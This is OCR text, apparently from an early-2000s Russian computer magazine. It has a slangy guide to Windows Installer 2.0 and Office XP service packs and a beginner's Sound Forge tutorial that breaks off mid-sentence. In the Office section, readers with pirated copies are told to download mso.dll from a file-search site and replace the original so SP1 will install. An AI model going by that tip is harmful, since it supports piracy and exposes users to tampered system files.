
Дронич & Алексий

UPDATE

АПДЕЙТИМ ОФИС

Microsoft занимается поддержкой не только своих операционок, но и приложений к ним. И одним из них является Microsoft Office (странно, правда? :)). Оказывается, и с офисом не все так гладко, как хотелось бы.

Как ты, наверное, знаешь, больше всего в Microsoft'е думают о безопасности использования их продуктов :). В одном из посланий Билла Гейтса к подопечным содержались слова, которые предопределили направление доработок выпускаемых программ: «Когда нужно выбирать между новыми возможностями и устранением прорех в системе защиты, следует позаботиться в первую очередь именно о безопасности, иначе пользователи просто не смогут применять новые возможности». Ню-ню.



Если у тебя стоит Win2k и ты скачал Windows Installer 2.0 до марта 2002 года, то придется снова качать WI и переставлять его, так как в предыдущей версии криво ставилась библиотека MSPatcha.dll!

WINDOWS INSTALLER 2.0

Windows Installer 2.0 - это прога для управления установкой и обновлением офиса. WI управляет установкой различного софта, добавлением и удалением компонентов программ, поддерживает восстановление прог. В этой версии WI исправлены ошибки и недоработки более ранних версий инсталлятора (1.0, 1.1 и 1.2), введена поддержка цифровых подписей, при установке исправления перестало быть обязательным наличие дистрибутива, при установке софта с помощью Windows Installer перестала возникать ошибка 1406 («невозможно добавить запись в реестр Software\Microsoft\Windows\CurrentVersion\Installer\InProgress»).

Если у тебя стоит Win2k и ты скачал Windows Installer 2.0 до марта 2002 года, то приется снова качать WI и переставлять его, так как в предыдущей версии криво ставилась библиотека MSPatcha.dll! Фишка в том, что в Win2k MSPatcha.dll защищена системной файловой защитой. Поэтому любое обновление файла должно быть зарегено виндами. Файл установки Instmsiw.exe для Windows Installer 2.0 не включает информацию об обновлении файла. Вот почему необходима установка новой версии MSPatcha.dll на двухтысячные.

Если юзаешь Win2k, то качай WI 2.0 с адреса http://download.microsoft.com/download/WindowsInstaller/Install/2.0/NT45/EN-US/InstMsiW.exe (1780 кб); если Win9x или WinMe, то http://download.microsoft.com/download/WindowsInstaller/Install/2.0/W9XMe/EN-US/InstMsiA.exe (1669 кб). Владельцам Win XP ставить WI 2.0 уже не нужно :). Интеграция, мать ее.

SERVICE PACK 1 ДЛЯ MICROSOFT OFFICE XP

Эта комплексная заплатка повышает безопасность и устойчивость работы XP'шного офиса от M$. В нее вошли отдельные обновления разных компонентов офиса, выпущенные раньше:

Outlook 2002 (21 июня 2001 г.) - повышает быстродействие Outlook'а при его использовании на серверах Exchange и совместно со средствами мгновенной передачи сообщений;

Word 2002 (июнь 2001) - предотвращение запуска макросов при открытии документов без уведомления тебя перед этим;

Publisher 2002 (21 июня 2001 г.) - тотальное прекращение тормозов при редактировании страниц, созданных в более ранних версиях MS Publisher;

Веб-компоненты Office 2002 (16 августа 2001 г.) - обеспечение повышенного уровня безопасности и производительности веб-компонентов офиса;

Outlook 2002 (16 августа 2001 г.) - дополнительные исправления безопасности для элементов управления ActiveX (предотвращение запуска апплетов с помощью скриптов на страницах сайтов), блокирование запуска ряда зло-аттачей к письмам;

Мастер активизации Microsoft Office XP (4 октября 2001 г.) - до установки SP-1 офис не определял некоторые девайсы компа после апгрейда. После установки SP-1 для Office XP такая проблема перестала существовать;

Outlook 2002 (4 октября 2001 г.) - новые заплатки и повышение быстродействия;

PowerPoint 2002 и **Excel 2002** (4 октября 2001 г.) - мегаглюк: в макросах можно было отключать уведомление о запуске макросов. Докатились. Service Pack 1 пресекает такие попытки раз и навсегда.

SP1 инстальнется без проблем, даже если ты уже установил некоторые из указанных выше апдейтов. Пользователям винтукея рекомендуем поставить Windows Installer 2.0 перед сервиспаком. Кроме того, придется скормить инсталлятору путь к дистрибутиву офиса при установке обновления, чтобы избежать конфликта версий.

Service Pack 1 для MS Office XP можно скачать по адресу http://download.microsoft.com/download/officexpstandard/sp/oxpsp1/w98nt42kmexp/ru/oxpsp1.exe. Но тут есть одна проблема - при установке SP1 на пиратскую версию офиса тебе будет сказано, что размер библиотеки mso.dll отличается от нужного. В таком случае с помощью того же filesearch.ru найди и скачай файл mso.dll, имеющий размер 9,53 МБ (9995680 байт). Замени свежескачанным файлом свою старую версию mso.dll (по умолчанию находится в C:\Program Files\Common Files\Microsoft Shared\Office10) и смело ставь апдейт. Без установленного Office XP SP1 будет невозможно дальнейшее обновление офиса.

ОБНОВЛЕНИЕ ПРОВЕРКИ ПРАВОПИСАНИЯ ДЛЯ OFFICE XP SP-1

Этот апдейт обновит компонент Speller Update, отвечающий за проверку правописания в офисных приложениях. Расширен словарный запас офиса, в том числе, по заверению мелкомягких, исправлены проблемы при проверке орфографии в названиях городов, улиц, организаций, добавлены компьютерные термины. Устранен глюк с названиями городов, оканчивающимися на «abad»: Ворд без апдейта, получив название города «Islamabad», предлагал заменить его на «Islam bad» :). Видимо так американосы втихую боролись со своими политическими глюками :). Скачать апдейт для истинных джигитов можно по адресу http://download.microsoft.com/download/officexpstandard/oxpsu01/1/w98nt42kmexp/en-us/oxpsu01a.exe. Для проверки установки и работы апдейта посмотри на версию библиотеки Msspell3.dll, которая должна быть не меньше 1.1.0.6215 (по умолчанию эта DLL-ка находится в папке C:\Program Files\Common Files\Microsoft Shared\Proof).

АЛЬТЕРНАТИВНЫЙ ВВОД ДАННЫХ MICROSOFT OFFICE XP (24 ЯНВАРЯ 2002 Г.)

Один из немногих апдейтов, направленных не на повышение безопасности, а на устранение недоработок. Обновление для тех, кто не любит набивать текст, а предпочитает говорить в микрофон и использовать распознавание речи или рукописный ввод. Распознавание действует только на английские речь и алфавит, но зато после установки апдейта можно говорить с небольшим акцентом (дарагой, пачем мандарины, а?). Скачать апдейт можно по адресу http://download.microsoft.com/download/officexpstandard/oxpauiu/1/w98nt42kmexp/en-us/oxpauiu.exe. При запуске он поменяет несколько библиотек, по версиям которых можно узнать о том, что он все же установился: SPTIP.dll станет версией 5.1.2409.24, а MSCTF.dll и MSIMTF.dll - 5.1.2409.22.

Все, снаряжай WI и выкачивай заплатки. А может быть, твоя девчонка мучается заподлянскими вирусами в макросах ворда? Так какого ты тут сидишь??? Спасатели, вперед! Пива нам заодно прихватите...

ЗВУКИ

СТАРЫЕ ЗВУКИ О ГЛАВНОМ


Буль и Трын


Бытует мнение, что мутить на компе звуки (реальные и нереальные) и музыкальные сэмплы - дико сложное дело, доступное разве что толстопузым дядькам из профессиональных тон-студий.

В настройках профессиональных звуковых редакторов можно потеряться и блуждать голодным несколько дней. А на полное освоение уйдет пара лет (как раз версии и обновятся). Лажа это все. Сегодня мы прогоним тебе мазу, что мутить на писюке сумасшедшие звуки не просто... хммм... просто, но и прикольно.

ЧТО НУЖНО, ЧТОБЫ ЗАПИСАТЬ ЗВУК?

Нужны сносная звуковая карточка и микрофон. Конечно, понадобится комп, куда ты все это воткнешь. Ну и, конечно, понадобятся колонки, самые маленькие, но самые активные. Вообще-то, мы когда-то мутили звуки на четверке и особо не жаловались. Конечно, крутые звуковые фильтры и процедуры занимали много времени. Но если ты делаешь небольшие сэмплы на несколько секунд, то покатит даже не очень мощный компьютер. Наши последние выкрутасы мы мутили на втором пне со 128 метрами мозгов. О них тебе и рассказываем. Очень приятно, что получалось менять настройки на лету. То есть у тебя играет семпл, а ты крутишь настройки и сразу же слышишь изменения.






1. Включи микрофон, лапоть!

КАКОЙ МИКРОФОН ВЫБИРАТЬ?

Можешь брать практически любой микрофон. В дешевых микрофонах за 10-50 баксов сложно найти различия. Они все одинаково хреновые. Отличия начинаются со 100 баксов. Выложить столько за микрофон имеет смысл только тогда, если ты действительно серьезно увлекся звукоизвращениями. Не забудь, что прелести хорошего микрофона лучше чувствуются в студии, а студия выйдет сильно дороже. Словом, мы не парились и взяли обычный десятибаксовый микрофон с прищепкой к соску на груди. С него все и писали. Единственная реальная маза - купить два десятибаксовых мономикрофона и подсоединить их через разветвитель. Получиться стерео. Конечно, продаются уже готовые стереомикрофоны, но толку от этого пластилинового стерео никакого, так как такой стереомикрофон в одном корпусе и нельзя расположить каналы с разных сторон от источника звука.

КАКУЮ ВЫБРАТЬ ЗВУКОВУХУ?

Для наших задач количество бит смысла особо не имеет, мы же не симфонии тут играем, так что 16-битовой звуковухи хватит за глаза. Главное, чтобы был вход под микрофон. Кстати, если ты решил покупать профессиональный микрофон, то понадобится и профессиональный звуковой адаптер. Обычная звуковуха имеет ужасный усилитель. Она шумит даже, когда ты вынул микрофон из разъема. Так что с шумом при записи бороться почти бесполезно. Единственный совет - совать микрофон поближе к источнику звука и ставить уровень записи на середину. Потому что на середине качество усилителя получше, чем по краям. Ну а дальше с шумами нужно бороться программно.



2. Сколько ботвы навалилось!

КАК БОРОТЬСЯ С ШУМАМИ ПРИ ЗАПИСИ?

Прежде всего надо повыгонять всех из своей комнаты, закрыть окно и навешать люлей соседям, которые слушают "Сектор газа" у тебя под полом так, что хлебные крошки на столе прыгают. После того как воцарится тишина, ты услышишь самый гадкий источник шума - твой комп. Шумят вентилятор и колонки. Ну, колонки на время записи можно отключить, а вентилятор будет мешать. Можно, конечно, обвязывать микрофон поролоном, пытаться дотянуть микрофон в другую комнату (где шум компа не слышен) или глушить вертелбляторы. Но мы запариваться не стали, так как звуковая карта все равно шумит и без вентиляторов. И потом шумы в нашем деле часто на пользу.

КАКОЙ СОФТ ИСПОЛЬЗОВАТЬ?

Есть много всяких программ для звукозаписи и извращений. Самая простая программа для звукозаписи живет в твоем Windows в развлечениях и так и называется "Звукозапись". Виндосовский фонограф, кстати, так и не изменился со времен Windows 3.1, будешь смеяться, но на нем-то много лет назад и начались первые извращения со звуками. Словом, если у тебя нет терпения искать и устанавливать специальный софт, а креатив так и прет, то можешь начать глумеж с фонографа. Мы заюзали Sound Forge 5.0, так как у него очень удобный интерфейс, да и фич и примочек явно побольше. Основные принципы глумежа над звуками будем объяснять на примере Sound Forge, в других звуковых редакторах все фичи похожи и называются почти слово в слово. Если ты не нашел Sound Forge или просто хочешь альтернатив, то попробуй Cool Edit или Wave Lab. Другим мелким звуковым программкам нет числа, просто в этих туева хуча функций, которые только можно представить.

КОГДА ПРОПАЛИ ЗВУКИ

"Ну вот, я воткнул микрофон, врубил колонки, дышу в него так сексуально, а в колонках звука нет", - заорут тут некоторые. Ну, правильно, воткнуть мало - надо еще в системе микрофон включить. Лезь в "матюгальничек" в трее и снимай галку с микрофона. Должно звучать.

ПОСЛЕ СБОРКИ ОБРАБОТАТЬ НАПИЛЬНИКОМ...

Итак, мы в Саундфордже. Какой-то он пустой и неприветливый. Что нужно сделать, чтобы появились все эти классные окошки и линеечки - мечта любого звукового извращенца? Нужно залезть в преференцы-тулбары, выбрать все тулзы и растащить их по разным краям экрана, чтобы не мешались. Если случайно куда-то слились столбики уровня звука, ползи в View и ставь галку на Play Meters. Там же можно растянуть рабочую область на весь экран и стянуть обратно. Стоит начать работу с SF с процесса вываливания всех этих тулзов на экран. Так тебе будет удобнее экспериментировать.

ЗАПИШЕМ НЕПРИЛИЧНЫЙ ЗВУК?

Теперь просто необходим объект глумления, то есть какой-нибудь звук. У нас источниками звука выступили маленькие рюмки, большие фужеры, стальная линейка, автомобильная канистра, электродрель, пылесос вкупе с тазиком воды, ну и наши собственные... рты. Записываем так: жмешь пимпу с красными кружком. Вываливается мастер. Тут можно чего-то настроить, но на фиг нужно. Дави такую же пимпу и звучи в микрофон. Тут же виден монитор, это две полоски, обозначающие уровень сигнала, Маркер Clip означает перегруз входа карты. Желтая и красная зона - уровень сигнала, при котором начинаются искажения. Понятно, что этого лучше избегать.

Получили звук, типа. Можно его сохранить перед пытками, на всякий случай.

СДЕЛАЙ МНЕ ПОГРОМЧЕ!

С микрофона у нас, ясен пень, записалось очень тихо, и извращаться со звуком, который еле слышно, не в кайф, потому что все дешевые микрофоны еще и глухие. Не вопрос! Увеличим звук, благо это проще простого. Выдели нужный кусок (просто тащи маркер мышью) и удави пимпу Normalize, отрегулируй параметры рычагами и дави OK. Кнопка Scan Level нужна для того, чтобы оптимально подогнать новую громкость сэмпла. Нажал сначала на эту кнопу, потом на OK, и не нужно ничего регулировать, все само стало оптимальным. Иначе крути бегунок с децибелами. Если вообще не хочешь геморроиться, то юзай кнопку Volume.

ОТСТУПЛЕНИЕ: КТО ТАКОЙ ДЕЦИБЕЛ?


Белл - это такой ученый, который изобрел телефон. А децибел - логарифмическая единица измерения громкости. Это значит, что громкость меняется не линейно, а по кривой. Все дело в человеческом ухе. Если сделать тихий звук чуть громче, то человек услышит это изменение. А если сделать громкий звук чуть громче, то ухо не потянет, поэтому громкий звук приходится делать сильно громче. Логарифм для того и нужен, чтобы изменять шаг единицы в зависимости от громкости звука.

УБИТЬ ЗВУК

Чтобы прибить шумы в моменты молчания, например, выдели этот кусок записи и нажми кнопку Mute (рядом с Normalize), и никаких мучений. Часто, когда что-то шумит на фоне, его не слышно за голосом и другими звуками. А вот в интервале между фразами, когда в записи появляется интервал молчания, шум просачивается. Вот его-то и нужно глушить кнопкой Mute в этих интервалах.

CREATE UNDO, BYPASS И PREVIEW

Наверняка ты заметил чек-боксы Create Undo, Bypass и кнопку Preview. Create Undo лучше всегда держать чокнутым, чтобы можно было вернуться, если что. Кстати, если где-то промазал, дави Ctrl+Z - не ошибешься. Кнопка Preview запускает в цикле твою запись, причем все изменения (в соответствии с тем, как ты дергаешь контролзы) слышны в



3. Контора пишет...

реалтайме. Если комп не совсем хилый, то можно менять и слушать сразу. Правда, звук чуть заедает, да и по мозгам эта штука долбит, например, дрелью.
При нажатой кнопке Preview фича Bypass позволяет сравнить измененный вариант с оригиналом (переключает туда и обратно).
Эти контролзы есть в каждом мастере и существенно облегчают процесс надругательства над звуками, так что юзай.

КАК РАБОТАТЬ С ЭКВАЛАЙЗЕРОМ?

Кнопки эквалайзера - это три пимпы, на которых есть две маленькие буковки EQ. Тебе, скорее всего, больше подойдет Paragraphic эквалайзер - он самый интуитивно понятный. Юзать просто: включаешь Preview, крутишь ручки и слушаешь. Те или иные частоты становятся тише или громче. Так можно убрать или выделить части композиции. Например, выдернуть малозаметный шепот или пофиксить шум. Пробуй.

УГАДАЙ, В КАКОМ УХЕ У МЕНЯ ЖУЖЖИТ?

Самые простые и заметные стереоэффекты основаны на перекатывании звука из одного канала в другой. То есть тебе будет казаться, что звук движется из левой колонки в правую или наоборот. Если у тебя моносигнал, то нужно разделить его на два канала, кликнув на кнопку Channel Converter. Не парься, дави ОК.
После того как у тебя появилось два канала, нужно в одном канале звук плавно приглушить, а в другом канале - плавно восстановить, то есть приглушить наоборот. Получится, что в одной колонке звук медленно исчезнет, а в другой колонке медленно появится. Юзай для этого пимпы Fade In и Fade Out.

КОЛБАСИМ ЗВУК


Допустим, твой колокол (мы получили его из рюмки :)) имеет нефиговые размеры, и его нехило мотает вправо, влево. Полезно сделать, чтобы первый удар звучал громче в левом ухе, а второй - громче в правом, ну а третий снова в левом. Для этого в Sound Forge используется фича Pan/Expand. В этой штуке ты можешь нарисовать график, по которому звук будет колбасить из одного канала в другой. Поставил точку вниз - звук плавно ушел вправо, поставил точку вверх, звук плавно ушел влево. Чем нарисованный тобой график круче, тем быстрее происходит перепрыг звука из одной колонки в другую.

ЛОВИ AM


Ну а теперь мы хотим, к примеру, делать вертолет или отбойный молоток, или ручную пилу, или может просто кто-то передергивает свой затвор в туалете. Процесс, одним словом, периодический. Для этого мы используем фильтр Амплитудная Модуляция. При этом громкость твоего звука изменяется по заданному тобой графику. Можно менять по синусоиде, по квадратному графику (меандру) или по экспоненте. Можно самому нарисовать удобный график. Например, мы записали дрель и наложили на запись квадратную модуляцию - получится резкий прерывистый звук вертолетного винта, а если наложить синусоиду, то услышишь бульканье отбойного молотка.

ЧАСТОТНАЯ МОДУЛЯЦИЯ


За частотную модуляцию отвечает кнопка Vibrato. Здесь происходит то же самое, что и с амплитудной модуляцией, только меняется



